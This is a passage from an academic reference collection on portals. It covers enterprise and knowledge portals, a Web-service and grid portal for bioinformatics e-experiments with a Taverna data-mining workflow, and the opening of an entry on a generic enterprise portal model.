- **Content and Document Management:** Services that support the full life cycle of document creation and provides mechanisms for authoring, approval, version control, scheduled publishing, indexing, and searching.
- **Personalisation:** The ability for portal members to subscribe to specific types of content and services. End-users can customise the look and feel of their environment.
- **Integration:** The connection of functions and data from multiple systems into new components/portlets.

The term enterprise portal is increasingly applied to the collection of applications using Internet protocols to access core and peripheral systems within organisations. Daniel and Ward (2005) indicate that an enterprise portal definition moves beyond intranet in that it is not simply used to provide corporate information to employees. These researchers define enterprise portals as "secure Web locations, that can be customised or personalised, that allow staff and business partners access to, and interaction with, a range of internal and external applications and information sources. Uses of a portal may include improved access to information, increased collaboration, greater use of existing applications, and effective integration between applications." The spread of enterprise portals promises to bring a sense of order to the corporate information repository. Phelps and Mok (1999) and Horton, Buck, Waterson, and Clegg (2001) report that enterprise portals also provide end-users with the

- opportunity of tailoring the information received; and
- ability to interact with existing business applications through the portal interface.

The enterprise portal is thus viewed a "one stop shop" for clients and customers of an organisation, providing second tier information from core systems to groups of end-users who need peripheral elements of information from those systems rather than direct access. This is facilitated by the flexibility of Internet technology, which allows information to be presented in a uniform manner using internet protocols rather than proprietary interfaces. Perhaps most importantly in view of information overload, a portal allows either the administrator or the end-user thereof, the ability to limit the information presented to a specific portal user depending on the role or identity of that end-user (personalisation or customisation). Harris et al. (1999) caution that enterprise portals should not be mistaken for the essence of knowledge management.

According to Detlor (2000), the differentiation between intranets and portals lies in the directory aspect of the latter since "a portal's primary function is to provide a transparent directory to information already available elsewhere, not act as a separate source of information itself." Skratulja (2003) concurs by stating that "while enterprise portals hold no content themselves, the content they present needs to be well-managed via a structure and taxonomy." This researcher alludes to the confusion experienced by organisations in attempting to make the appropriate selections of enterprise portal technology due to the high proportion of publications emanating from vendors rather than academic researchers and the resulting blurring of terminology. This confusion is even to be found within the definitions applicable to the components of the enterprise portal and Skratulja (2003) gives an example of personalisation and customisation defined by a practitioner in the case study. Some future portal trends are now presented.

FUTURE PORTAL TRENDS

Skratulja (2003) suggests that the core competencies for an enterprise portal are a:

- single point of access;
- means for gathering, sharing, disseminating content;
- means of access to relevant content; and
- means to improve ease of access to content.

The functions for an enterprise portal are personalisation and customisation, the ability to manage end-users, content, and the ability for end-users to publish content and subscribe to content and secure access. However, once having located or built software, which allows for all these enterprise portal functions, the practitioner is faced with a difficult task in the project--implementing the enterprise portal in such a way that it moves beyond a corporate information portal to a corporate knowledge portal (or enterprise knowledge portal). According to Soon (2005), this requires the software be capable of supporting the process of knowledge creation and not simply storage of and access to information. This researcher indicates that "an information portal delivers, stores, and retrieves explicit knowledge as Web information dissemination (as a result of the mode of externalistion of knowledge). A knowledge portal however has to allow all the four knowledge conversion modes to take place."

Chan & Rosemann (2002) define three types of knowledge within an organisation and its resources as

- **Know-What:** Declarative knowledge (i.e., meta-knowledge).
- **Know-How:** Procedural knowledge.
- **Know-Why:** Usual knowledge--not simply to be stored, but to be clarified and updated e.g., using the portal to engage an expert.

Soon (2005) indicates that the differentiating factors between corporate information portals and enterprise knowledge portals include that the latter allows all of these information types to be stored and added to through a cycle of knowledge creation activities, which are also supported by the portal. Additionally, a knowledge portal plays an important role in keeping each bit of explicit knowledge updated. The difference between an enterprise information portal and an enterprise knowledge portal therefore lies beyond the technology, in the enterprise environment and in the commitment of the end-users to contribute to and use the resource. Hall (2001) suggests some useful techniques and factors, which an organisation needs to adopt to ensure that its portal becomes a repository of living knowledge shared by the community of end-users. It is only when these environmental elements are conducive, that benefits of the enterprise portal will be realised.

CONCLUSION

Enterprise portals are the focus of significant vendor competition and attention with functionality and expectations propounded which extend beyond static intranets, which preceded them. This market hype has simultaneously clouded definitions applicable to such portals and raised high expectations, which are not often realised in practice. There is an emerging body of research, which argues that to fulfill all the goals that an organisation has for portal adoption, there is a need to look beyond the technology by creating a conducive organisational environment and a community of end-users who facilitate making the enterprise knowledge portal a meaningful contributor to their organisational success.

REFERENCES

Abraham, D. M., & Seal K. C. (2001). CLASIC: Collaborative layered system using intranet capabilities. *Logistics Information Journal*, *14*(1), 99-107.

Answers.com. (2005). *Computer language company Inc*. Retrieved July 5, 2006, from http://www.answers.com/topic/Web-portal

Chabrow, E. (1998, October 5). Instruments of growth. *InformationWeek*.

Chan, R., & Rosemann, M. (2002). Integrating knowledge into process models—insights from two case studies. *Conference Proceedings from the 6th Pacific Asia Conference on Information Systems*, Tokyo, Japan.

Cloete, M., & Snyman, M. M. M. (2004). Are enterprise portals—knowledge management? *South African Journal of Libraries and Information Science*, *70*(1), 47-57.

Cortese, A. (1996, February 26). Here comes the intranet. *Business Week*, *3464*, 76-84.

Daniel, E., & Ward, J. M. (2005). Enterprise portals: Addressing the organisational and individual perspectives of information systems. In D. Bartmann, F. Rajola, J. Kallinikos, D. Avison, R. Winter, P. Ein-Dor, J. Becker, F. Bodendorf, & C. Weinhardt (Eds), *Proceedings of the 13th European Conference on Information Systems.* Regensburg, Germany.

Detlor, B. (2000). The corporate portal as an information infrastructure: Towards a framework for portal design. *International Journal of Information Management*, *20*(2), 91-101.

Grammer, J. (2000, March). The enterprise knowledge portal. *DM Review*.

Gray, P. (2006). *Manager's guide to making decisions about information systems*. Hoboken, NJ: John Wiley & Sons, Inc.

Hall, H. (2001). Input-friendliness: Motivating knowledge sharing across intranets. *Journal of Information Science*, *27*(3), 139-146.

Harris, K., Phifer, G., & Hayward, S. (1999). The enterprise portal: Is it knowledge management? GartnerGroup, SPA-08-8978.

Horton, R. P., Buck, T., Waterson, P. E., & Clegg, C. W. (2001). Explaining intranet use with the technology acceptance model. *Journal of Information Technology, 16*(4), 237-249.

KPMG Consulting. (2002). Reality bites. The second annual report on e-business in the UK, May.

Laudon, K. C., & Laudon, J. P. (2000). *Management information systems: Organization and technology in the networked enterprise*. Prentice-Hall, NJ.

Phelps, R., & Mok, M. (1999). Managing the risks of intranet implementation: an empirical study of user satisfaction. *Journal of Information Technology, 14*(1), 39-52.

Robinson, J. (1996, November 18). Intranet 100: The revolution is here. *InformationWeek*, 106-108.

Scheepers, R., & Rose, J. (2001). Organizational intranets: Cultivating information technology for the people by the people. In Dasgupta (Ed.), *Managing Internet and intranet technologies in organizations: Challenges and opportunities* (Chapter 1, pp. 1-20). Hershey, PA: Idea Group Publishing.

Skratulja, F. (2003). *Considerations for enterprise portal selection*. Bachelor of Information Systems (Hons) thesis, Department of Information Systems, University of Melbourne, Australia. Retrieved July 5, 2006, from http://www.dis.unimelb.edu.au/postgraduate/theses/2003/SKRATULJA(2003).pdf

Soon, L. (2005). *A comparative study: Corporate information portals and corporate knowledge portals.* Griffith Business School, Griffith University, Australia. Retrieved July 5, 2006, from http://ausWeb.scu.edu.au/aw05/papers/refereed/soon/paper.html

Sprout, A. (1995, NOvember 27). The Internet inside your company. *Fortune*, 161-168.

Turban, E., & Aronson, J. (1998). *Decision support systems and intelligent systems*. Upper Saddle River, NJ: Prentice-Hall, Inc.

Turban, E., McLean, E., & Wetherbe, J. (1999). *Information technology for management*. New York: John Wiley & Sons.

Turban, E., McLean, E., & Wetherbe, J. (2004). *Information technology for management. Transforming organizations in the digital economy* (4th ed.). Hoboken, NJ: John Wiley & Sons, Inc.

Turban, E., Rainer, R. K., Jr., & Potter, R. E. (2005). *Introduction to information technology*. Hoboken, NJ: John Wiley & Sons, Inc.

Wells, D., Sheina, M., & Harris-Jones, C. (2000). Enterprise portals: New strategies for information delivery. *Ovum, London, England, 13*(8).

Winkler, R. (2001). *Portals—The all-in-one Web supersites: Features, functions, definitions, taxonomy* (3rd ed.). Retrieved July 5, 2006, from http://www.atlanticWebfitters.ca/VendorNeutralWhitePapers/WhatisaWebPortal/tabid/95/Default.aspx

KEY TERMS

Corporate Information Portal: Synonymous with corporate portal.

Corporate Portal: World Wide Web site that provides the gateway to corporate information from a single point of access.

Enterprise Knowledge Portal: Enterprise portal with additional support for capturing tacit knowledge, and provision of access to expertise as well as enabling user interaction to create knowledge with their collective insight, value, and experiences. It is a combination of technology and environmental enablers.

Enterprise Portal: Secure Web locations that can be customised or personalised that allow staff and business partners to, and interaction with, a range of internal and external applications and information sources.

Intranet: A private organisational network that uses Internet software and TCP/IP protocols.

Knowledge Portal: A smaller version of an enterprise portal, which may not include extranet aspects.

Portal: Access to and interaction with relevant information assets (information/content, applications, and business processes), knowledge assets, and human assets, by select target audiences, delivered in a highly personalised manner.

The Future of Portals in E-Science

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INTRODUCTION

Scientific experiments are executed through activities that create, use, communicate and distribute information whose organizational dynamics are similar to processes performed by distributed cooperative enterprise units. On this premise, the aim of this article is to discuss how a portal-based approach can support the design and management of cooperative scientific experiments executed with a strong information and communication technologies (ICT) support and in a distributed manner, hence named e-experiments. The approach assumes the Web, Web services and the grid as the enacting paradigm for formalizing e-experiments as cooperative services on various computational nodes of a network. A framework is proposed that defines the responsibility of actors of the e-experiment and of the e-nodes in offering services, as well as the portal architecture through which the e-experiment resources can be accessed. By discussing a case study in the field of bioinformatics, the article shows how an e-experiment can be planned and executed starting from a set of Web services inserted in a portal and invoked upon the possibly underlying grid structure.

BACKGROUND

According to what has been anticipated in Knuth (1993), scientists will be more and more involved in work on biological challenges, that could only be equated with computation (Adleman, 1998). These views suggest that future directions in computer science will significantly influence biological or, more generally, scientific experiments. The concept of “what an experiment is” is rapidly changing in an ICT oriented environment, moving from the idea of a local laboratory activity towards a computer and network supported application including the integration of:

- a variety of information and data sources;
- the use of existing software systems allowing the potential deviation from a predetermined sequence of actions as well as the verifiability of research work and accomplishments;
- the specific and distributed expertise of the involved scientists.

Lab experiments are still often developed in isolation, and tend to be small-scaled and specialized for ad hoc applications. On the other hand, the technology of portals can provide a strong potential for integration of data sources, applications, and tools with broad *reuse* capabilities. In order to allow researchers to be internetworked in a cooperative enterprise style, cooperative ICT environments, in particular implementing portal style interaction modes, have shown to be a feasible solution for interconnection, integration, and large information sources sharing (CooPIS, 2005). In particular, a portal for e-science could merge different competencies, could enact user interaction via multichannel access (Pernici, 2006), although privileging the Web mode, and could provide an harmonized view of differently designed experiment databases, as well as a uniform set of tools for conducting the experiments and for interpreting their results. Moreover, portals can bring together different user communities, provide a shared work area, and contain the necessary metadata enabling the discovery and management of distributed e-science facts.

Additionally, high-performance computing and communication technologies are enabling e-scientists to study and explore complex systems. These technologies allow for new forms of collaboration over large distances together with the ability to process, disseminate, and share information (Brown, 2003). Global-scale experimental networking initiatives have been developed in the last years: the aim is to propose advanced cyber-infrastructures for e-scientists through the collaborative development of networking tools and advanced grid services (De Fanti, 2003; Newman, 2003).

As an example of what is currently proposed in bioinformatics, a systematic approach to disseminate proteomic data trough sharing an experiment data repository is presented in Taylor et al. (2003): The PEDRo system offers some distributed facilities to establish the provenance and relevance (to the researcher) of datasets, and to allow nonstandard searches in a community of users. However, such work is mainly focused to a repository for sharing experimental data, while the approach we are arguing about is a more complete environment endowed with tools also for designing and managing experiments.

E-EXPERIMENTS

On this premise, the aim of this article is to present methods and tools for deploying portals for cooperative scientific experiments (*e-experiments*). A portal is viewed as an application area with tools able to support e-experiments, for example, in the field of postgenomic, as well as conventional experiments allowing one to validate and/or to refuse hypotheses and models generated by bioinformatics in an iterative manner. These experiments will be a benchmark to test the functionality and the usage of tools and methodologies generated above, particularly by users with a biological background not very skilled in information and communication technology.

Web services (Alonso, Casati, Kuno, & Machiraju, 2004), even over a grid infrastructure, are the enabling technology considered in the portal architecture proposed by this chapter to support the simulation/execution of different classes of experiments, from visualization (browsing and search interfaces), to model identification through clustering and rules generation, in application fields such as drug discovery, micro-array data analysis, or molecular docking (Bosin, Dessì, Fugini, Liberati, & Pes, 2006a).

We now present the basic idea of a portal for e-science by illustrating the features of a distributed environment for e-experiment management, using the concepts of Web services deployed on the grid framework provided by myGrid (2005).

The purpose of the portal is to provide a public access system where (or through which) scientists, and possibly also other actors, can make their experiments, or data, public, and where other scientists can notify their availability to execute a distributed e-experiment. The e-experiment resources (data, tools, even experts) are the basic structures of the portal. Data have to be made public according to data privacy rules established in the e-science community. On these data, the portal provides functions for e-experiment planning, execution, result publication, and forums. The purpose is to provide the actors with a view (called Myportal) of the experiment status and results. Moreover, the portal is intended to support actors in fulfilling a set of tasks, such as the compilation of forms, as well as the directions on how to perform an experiment.

We observe that the portal is intended to manage e-experiments, by addressing accredited (i.e., publicly funded) and private agencies. The idea is to make a pool of data and tools public to private and public actors, thus creating a wide and therefore effective e-science area. The interest by private actors in adhering to the portal must be regulated by internal policies consistent with the visibility that the cooperative environment decides to assign to the e-science environment data. Figure 1 shows the overall architecture of the e-science portal.


Let us illustrate the portal subsystems.

- The *content management subsystem* acts via a Web front-end interface to the users and is strictly related to the portal storage subsystem containing the data of the e-experiments.
- The *profiling and security subsystem* ensures identification, authentication and tracing of users and of visits to the portal.
- The *storage/esource index subsystem* consists of:
  - an application database, containing all internal data, and referencing remote experiments and their data in the environment; and
  - an index of experiments, acting as a registry that identifies data accessible through the portal.
- The interoperability subsystem manages and integrates the communication towards the actors of the e-science environment through the interoperability back-end, which stores communication objects necessary to interface heterogeneous environments through the middleware layer. The portal interacts with such middleware (composed of Web services and possibly of a grid), in order to access a variety of network resources, as depicted in Figure 1.

In such a modular architecture, e-science providers can easily plug in the portal via the middleware and interoperability back-end components. They have just to install into their applications the Web services necessary to communicate and share resources, according to the portal standards and policies.

The described architecture is in the line of portals used for allowing distributed but federated subjects to commu-

Figure 1. Architecture of a portal for e-science



nicate for a cooperative purpose. They maintain their local activities and autonomy, and, when needed (if compatible with the cooperative rules usually set up in a contracting phase), access the system to perform specific cooperative tasks. One of the aspects is hence the organizational structure of the complex "business" policies necessary to execute the experiments and to correctly share the data and results.

We now describe a sample scenario of usage of the portal to design and perform e-experiments.

1. E-experiments are described by workflows. Workflows specify the (network) needed resources and the way they are used (connections between the resources, i.e., inputs and outputs). Resources are accessed as Web services or grid services.
2. The user (top level in Figure 1) is authenticated and logs into the portal.
3. The user, through the search front-end of the portal, locates the (network) resources needed to perform the e-experiment.
4. The user builds a workflow for the e-experiment, possibly with the help of graphical tools (e.g., Taverna as shown in Figure 2), referencing the resources previously located. For the e-experiment workflow composition, the user can exploit various tools (e.g., workflow orchestration and choreography tools, as well as graphical composition support tools) provided through the portal.
5. The user submits the workflow to the portal; the workflow can be either executed within the portal (in the

local work area) if a workflow management system (WfMS) is available, or scheduled by the portal for distributed execution on the network resources previously allocated.

6. Once all the required resources are available, the workflow and the associated e-experiment get executed either within the portal in the local WfMS, or in a cooperative way on the network.
7. The results of the execution are stored as specified by the workflow (e.g., into a portal database or in specified network storage areas) and the portal makes them available to the users.

As an example of e-experiment, we consider a data-mining problem, automatically extracting and validating models for classification and clustering from data. Data are collected into a dataset which is made up of instances, each characterized by a number of attributes. Micro-array data related to acute myeloid and lymphoblastic leukemia (Golub et al., 1999) and to acute lymphoblastic leukemia (Yeoh, 2002), both available at Kent Ridge Bio-medical Data Set Repository, are examples of datasets of biological interest that we have analyzed during the e-experiment.

The network resources available for this e-experiment (WS, 2006) are a set of Web services that provide the following tasks.

- **Feature Ranking/Selection:** Extract a (possibly small) subset of attributes from the original dataset: significant attributes are kept, irrelevant attributes are removed. Attribute significance can be measured by means of some statistical criteria (e.g., χ^2) or based on information theory (e.g., minimum description length). Feature selection is necessary to render the classification problem computationally manageable, since micro-array datasets are characterized by a huge number of attributes.
- **Filtering:** Reduce the size of the original dataset by keeping only a subset of all the attributes (e.g., those selected by feature selection), and remove all the others.
- **Classification:** Build a classification model (classifier) for the given dataset, using classification algorithms such as Bayes networks (Bosin, Dessì, Liberati, & Pes, 2006b), support vector machine, *k*-nearest-neighbor, and so forth.
- **Clustering:** Build a clustering model for the given dataset using algorithms such as Principal Direction Divisive Partitioning (Garatti, Bittanti, Liberati, & Maffezzoli, 2007), *k*-means, and so forth.
- **Testing:** Test the classification/clustering model on an independent set of data, and measure the number of correctly classified vs. misclassified instances.

Figure 2 shows an example of workflow generated with Taverna (2006) for the data-mining e-experiment described above. The workflow defines the following:

Its inputs:

- **trainingFile:** File containing the dataset used to build the model.
- **testFile:** File containing the dataset used to test/validate the model.
- **attributeNumber:** Number of attributes used in feature selection.
- **classifierName:** Algorithm used to build the model.

Its outputs:

- do not store output, just send an informative message to the user (e.g., in a pop-up window)

Its computing units (inputs/name/outputs):


- **Read_Text_File (I/O tool):** Read data from file.
- **AttributeSelect (Web service):** Perform feature selection on dataset and output a list of features.
- **DatasetFilter (Web service):** Perform filtering on dataset and output the reduced dataset.
- **ClassifierBuild (Web service):** Build, encode and output the model.
- **ModelTest (Web service):** Test/validate model and output results.
- **Tell (I/O tool):** Send a message to the user.

The arrows represent the flow of data from one unit to the next.

FUTURE TRENDS

We believe that one of the most promising trends in the field of portals for e-science will be the achievement of a stricter coupling between the world of Web services and the world of high performance computing, in particular based on a grid structure. Much work is currently being done in the area of semantic Web services and the semantic grid, but extended investigation is still needed to apply such work to the world of e-science, involving also actors not yet completely familiar with the sophisticated tools characterizing such information technology approach. On the other side, under the application point of view, the portal approach should be deeper investigated by enlarging the scope of the experiments of interest, such as, for instance, brain dynamics investigation, geo-informatics, and drug discovery. Finally, portals are in a sense the ideal means to provide smart browsing tools for exploring and tagging scientific literature, in order to enhance research performances and support knowledge sharing in the scientific community.

Figure 2. A sample workflow describing a data-mining e-experiment generated using Taverna



CONCLUSION

We have illustrated the elements of a portal-based environment, aimed at managing models and tools for scientific cooperative experiments. The proposed cooperative framework for distributed experiments is quite general and flexible, being adaptable to different contexts. In particular, the portal subsystems can be flexibly composed to formalize and execute scientific experiments, also exploiting the capabilities provided by Web services (and possibly grid based computation).

Given the challenge of evaluating the effects of applying Web service and grid technology to the scientific community, our evaluation shows that Web services, workflow management and workflow execution environments and tools are mature, robust and flexible enough and permit scientists to effectively plan and perform real distributed e-experiments.

REFERENCES

Adleman, L. (1998, August 2). Computing with DNA. *Scientific American, 279*, 54-61.

Alonso, G., Casati, F., Kuno, H., & Machiraju, V. (2004). *Web services—Concepts, architectures, and applications*. Springer-Verlag.

Bosin, A., Dessì, N., Fugini, M., Liberati, D., & Pes, B. (2006a). Applying enterprise models to design cooperative scientific environments. In Business Process Management Workshops: BPM 2005 International Workshops. *Lecture Notes in Computer Science, 3812,* 281-292. Springer-Verlag.

Bosin, A., Dessì, N., Liberati, D., & Pes, B. (2006b). Learning Bayesian classifiers from Gene-Expression MicroArray data. In 6th International Workshop, WILF2005. *Lecture Notes in Computer Science, 3849,* 297-304. Springer-Verlag.

Brown, M. (2003). Blueprint for the future of high-performance networking. *Communications of the ACM, 46*(11), 30-33.

CooPIS (2005, November). *Proceedings of the Sixth International Conference on Cooperative Information Systems (CoopIS)*, Cyprus, Greece. Springer-Verlag.

De Fanti, T., De Laat, C., Mambretti, J., Neggers, K., & St. Arnaud, B. (2003). Translight: A global-scale LambdaGrid for e-science. *Communications of the ACM, 46*(11), 34-41.

Garatti, S., Bittanti, S., Liberati, D., & Maffezzoli, P. (2007). An unsupervised clustering approach for leukemia classification based on DNA micro-arrays data. *Intelligent Data Analysis, 11*(2), in print.

Golub, T. L., Slonim, D. K., Tamayo, P., Huard, C., Gaasenbeek, M., Mesirov, J. P., Coller, H., Loh, M.L., Downing, J. R., Caligiuri, M.A., Bloomfield, C.D., & Lander, E.S. (1999). Molecular classification of cancer: Class discovery and class prediction by gene expression monitoring. *Science, 286*, 531-537.

Knuth, D. (1993). *Computer literacy interview.* Retrieved January 15, 2007, from http://www.literateprogramming.com/clb93.pdf

myGrid. (2005). Retrieved January 15, 2007, from http://www.mygrid.org.uk/

Newman, H., Ellisman, M.G., Orcutt, J.A. (2003). Data-intensive for e-science. *Communications of the ACM, 46*(11).

Pernici, B. (Ed.). (2006, March). *The MAIS (Multi-channel Adaptive Information System) book.* Springer-Verlag.

Taverna. (2006). Retrieved January 15, 2007, from http://taverna.sourceforge.net

Taylor, C. F., Paton, N.W. Garwood, K. L., Kirby, P. D., Stead, D. A., Yin, Z., Deutsch, E. W., Selway, L., Walker, J., Riba-Garcia, I., Mohammed, S., Deery, M. J., Howard, J. A., Dunkley, T., Aebersold, R., Kell, D. B., Lilley, K. S., Roepsorff., P., Yates, J. F., Brass, A., Brown, A. J., Cash, P., Gaskell, S. J., Hubbard, S. J., & Oliver, S. G. (2003, March). A systematic approach to modelling, capturing, and disseminating proteomics experimental data. *Nature Biotechnology, 21,* 247-254.

WS. (2006). Retrieved January 15, 2007, from http://www.dsf.unica.it/~andrea/webservices.html

Yeoh, E.-J., Ross, M. E., Shurtleff, S.A., Williams, W. K., Patel, D., Mahfouz, R., Behm, F. G., Raimondi, S. C., Relling, M. V., Patel, A., Cheng, C., Campana, D., Wilkins, D., Zhou, X., Li, J., Liu, H., Pui, C.-H., Evans, W. E., Naeve, C., Wong, L., & Downing, J. R. (2002). Classification, subtype discovery, and prediction outcome in pediatric acute lymphoblastic leukemia by gene expression profiling. *Cancer Cell, 1,* 133-143.

KEY TERMS

Bioinformatics: The application of the ICT tools to advanced biological problems, like transcriptomics and proteomic, involving huge amounts of data.

Clustering: Automatic aggregation of data in classes according to a given distance (usually Euclidean). It is supervised if a subset of data is used in order to learn the classification embedded rule to be applied to the rest of the data; otherwise unsupervised.

Cooperative Information Systems: Independent, federated information systems that can either autonomously execute locally or cooperate for some tasks towards a common organizational goal.

Drug Discovery: Forecasting of the properties of a candidate new drug on the basis of a computed combination of the known properties of its main constituents.

E-Science: Modality of performing experiments *in silico* in a cooperative way by resorting to information and communication technology (ICT).

E-Experiment: Scientific experiment executed on an ICT distributed environment centred on cooperative tools and methods.

Grid Computing: Distributed computation over a grid of nodes dynamically allocated to the process in execution.

Interoperability: Possibility of performing computation in a distributed heterogeneous environment without altering the technological and specification structure at each involved node.

Web Services: Software paradigm enabling peer-to-peer computation in distributed environments based on the concept of "service" as an autonomous piece of code published in the network.

A Generic Model of an Enterprise Portal

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INTRODUCTION

With the rapid development of Internet technology, the portal has been envisioned as one of the greatest opportunities to improve the management of enterprise information. A number of portals associated with enterprise information management have been developed and implemented, for example, custom portal, employee portal, e-market portal, business portal, enterprise collaboration portal, enterprise knowledge portal, enterprise portal or enterprise information portal, etc. As one of the most important applications of portals, an enterprise portal is more attractive because it could be used not only to improve information management and business processes management (Collins, 2002; Detlor, 2004; Terra & Gordon, 2003), but also to promote business collaborations and interactions both internally and externally (Dias, 2001; Detlor, 2000).

Although research publications related to enterprise portals are multitudinous, most studies have been concentrated either on enterprise portal design (Ben-Arieh & Pollatscheck, 2002; Bock, 2001; Detlor, 2000), or enterprise portal application (Collins, 2002; Daniel & Ward, 2003, Detlor, 2004; Dias, 2001; Terra & Gordon, 2003). There seems to be a lack of a generic model on depicting an enterprise portal. To fill the gap of the enterprise portal research, a generic model is presented to clarify both connotation and extension of an enterprise portal, which will be conducted based on a number of recent publications. The model presented in this article could contribute to a comprehensive understanding of an enterprise portal from several perspectives, for example, the fundamental concept of an enterprise portal, various applications of an enterprise portal, and plentiful benefits of implementing an enterprise portal. The clarified connotation and extension of an enterprise portal could also contribute to both enterprise portal study and enterprise portal management.

BACKGROUND

The word portal has been around for many years and just means that it is a doorway to a building (Tatnall, 2004). According to Dias (2001), a portal can be referred to as a search engine a few years ago, whose main goal was to facilitate access to information contained in documents spread throughout the Internet. The search engine enabled Internet users to locate documents with the use of Boolean operators or associative links between Web pages. To promote search capabilities, some search engines were developed further to include categories, filter sites, and documents in preconfigured groups according to their contents, for example, sports, meteorology, tourism, finances, news, culture, etc. Subsequently, many other functions were integrated, such as membership in virtual communities, real time chats, personalized search engine interfaces like My Yahoo and My Excite, and access to specialized commercial contents. Accordingly, a portal should be seen as providing a gateway not just to sites on the Web, but to all network-accessible resources, whether involving intranets, extranets, or the Internet (Tatnall, 2004). In other words, a portal is a Web-based interface into the world of heterogeneous and incompatible information sources distributed across the network.

The evolution of portal applications has attracted the business world because the same technology can be adopted to manage, structure, and facilitate access to enterprise information. Currently, portals as new tools are being used by enterprise individuals and teams to identify, capture, store, retrieve, or distribute great amount of information from multiple internal and external information sources.

THE PROGRESS OF DEFINING AN ENTERPRISE PORTAL

